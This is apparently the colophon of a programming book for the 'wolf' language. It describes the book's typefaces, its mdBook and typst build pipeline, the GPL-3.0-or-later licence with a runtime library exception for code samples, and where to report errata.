The text is Charter; code is Source Code Pro, self-hosted so the web edition and the PDF set code identically. The web edition is canonical and is built with mdBook, with syntax highlighting done at build time from the same grammar the editor tooling uses; no highlighter

runs in the reader's browser. The PDF is set with typst from the same markdown. All three artifacts build on every commit, and the PDF's absence fails the build.

License

Code samples are GPL-3.0-or-later with the wolf Runtime Library Exception, matching the runtime, so code you take from this book into your own programs is yours. The license for the prose is recorded in the repository, and the repository is the authority for both.

Errata

Corrections and reports: <https://github.com/wolffe-lang/wolf-book/issues>. The errata page states which kinds of report the book acts on and what a printed copy promises between reprints.